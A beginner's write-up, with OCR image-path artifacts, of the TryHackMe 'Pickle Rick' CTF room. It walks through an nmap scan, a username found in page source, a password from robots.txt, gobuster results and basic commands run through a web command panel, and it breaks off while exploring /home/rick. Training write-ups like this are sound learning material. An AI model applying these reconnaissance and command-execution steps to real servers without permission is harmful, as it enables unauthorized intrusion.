
Date: 13/07/2027
Author: Akhila Sunesh

Hi All,
I am writing my first challenge writeup. Feel free to email me for suggestions.
Url: https://tryhackme.com/room/picklerick
Feel free to opt for Attackbox (the virtual TryHackMe) or in Kali Linux.
I chose Kali Linux to get the feel and its pretty fast.
Don't know how to use in Kali Linux: https://www.youtube.com/watch?v=TO_5gObqXeA
This helped me a lot.
Tip: jump to 08:05 if Kali is already installed

Now lets start:

Inspection:



Learn > Pickle Rick

Pickle Rick

A Rick and Morty CTF. Help turn Rick back into a human!

Difficulty level: Easy (That's good news)

This Rick and Morty-themed challenge requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human from a pickle. Deploy the virtual machine on this task and explore the web application: MACHINE_IP


My first step was to run:

```
nmap -sV -sC -Pn 10.10.211.154
```

Let's break this down:

-sV	tells Nmap to try to **determine the version** of the service running on each open port
-sC	Runs Nmap's **default NSE (Nmap Scripting Engine) scripts** against the target.


-Pn	No Ping (Treat Host as Online)
10.10.211.154	Target IP Address



```
┌──(kali㉿kali)-[~/Desktop]
└─$ cd thm

┌──(kali㉿kali)-[~/Desktop/thm]
└─$ nmap -sV -sC -Pn 10.10.211.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-13 01:13 EDT
Nmap scan report for 10.10.211.154
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol
 2.0)
| ssh-hostkey:
|   3072 a5:3a:a7:35:a4:2e:0a:63:4f:b1:cd:e6:2f:b0:00:fa (RSA)
|   256 6c:7d:e3:c6:85:29:5b:f9:09:34:e2:e3:3c:cd:5b:7c (ECDSA)
|_  256 aa:44:bc:43:30:ca:07:b4:59:28:d0:ad:9b:07:7e:f7 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.73 seconds

┌──(kali㉿kali)-[~/Desktop/thm]
└─$ 
```

This is what we have got.

Opened in Web browser http://www.<target IP address> and…




Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

Ok…there's some improvement. Right?
Let's open the source code. Ctrl U


Now we found some valuable info.



```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
  <style>
  .jumbotron {
    background-image: url("assets/rickandmorty.jpeg");
    background-size: cover;
    height: 340px;
  }
  </style>
</head>
<body>

  <div class="container">
    <div class="jumbotron"></div>
    <h1>Help Morty!</h1></br>
    <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>
    <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
    I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></br>
  </div>

  <!--

    Note to self, remember username!

    Username: R1ckRul3s

  -->

</body>
</html>
```

Username: R1ckRul3s


Tried opening robots.txt and found a word:



```
Wubbalubbadubdub
```


We'll save that for later.

Tried using gobuster to get some directories present. Took a lot of time but worth it.




```
/index.html (Status: 200)
/login.php (Status: 200)
/assets (Status: 301)
/portal.php (Status: 302)
/robots.txt (Status: 200)
```


Then there was a page. login.php. Opened it in browser and…



What’s the username and password?
Got it… Username is R1ckRul3s
Password is (look up,take some effort)




Then we go to this command panel and start exploring it.




```
pwd
```

```
/var/www/html
```



```
whoami
```


```
www-data
```



```
ls -a
```

```
.
..
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```


We got a bunch of txt files. Sup3rS3cretPickl3Ingred.txt caught my eye.
Tried doing strings command .



```
stri
strings Sup3rS3cretPickl3Ingred.txt
```

```
mr. meeseek hair
```


Good news, Successfully got the first flag. Next tried some exploration.



```
str
strings clue.txt
strings Sup3rS3cretPickl3Ingred.txt
```

```
Look around the file system for the other ingredient.
```

In one of the files, I got this weird looking text and paster in cyberchef, did some cooking and coding then I got the word Rabbit Hole. Eagerly went to submit my answer and it was dead end.



From Base64
Alphabet A-Za-z0-9+/=
☑ Remove non-alphabet chars ☐ Strict mode

From Base64
Alphabet A-Za-z0-9+/=
☑ Remove non-alphabet chars ☐ Strict mode

From Base64
Alphabet A-Za-z0-9-_
☑ Remove non-alphabet chars ☐ Strict mode


From Base64
Alphabet A-Za-z0-9+/=

```
Vm1wR1UxTnRWa2RUV0d4VFlrZFNjRlV3V2t0alJsWnlWbXQwVkUxV1duaFZNakExVkcxS1NHVkliRmhoTVhCb1ZsWmFWMVpWTV
VWaGVqQT0==
```

110 1 74→86 (12 selected)

```
rabbit hole
```

Tried some other commands.




```
ls /home
```

```
ls -l/home
ls /home
ls-l/home
```

```
rick
ubuntu
```

Went through rick.



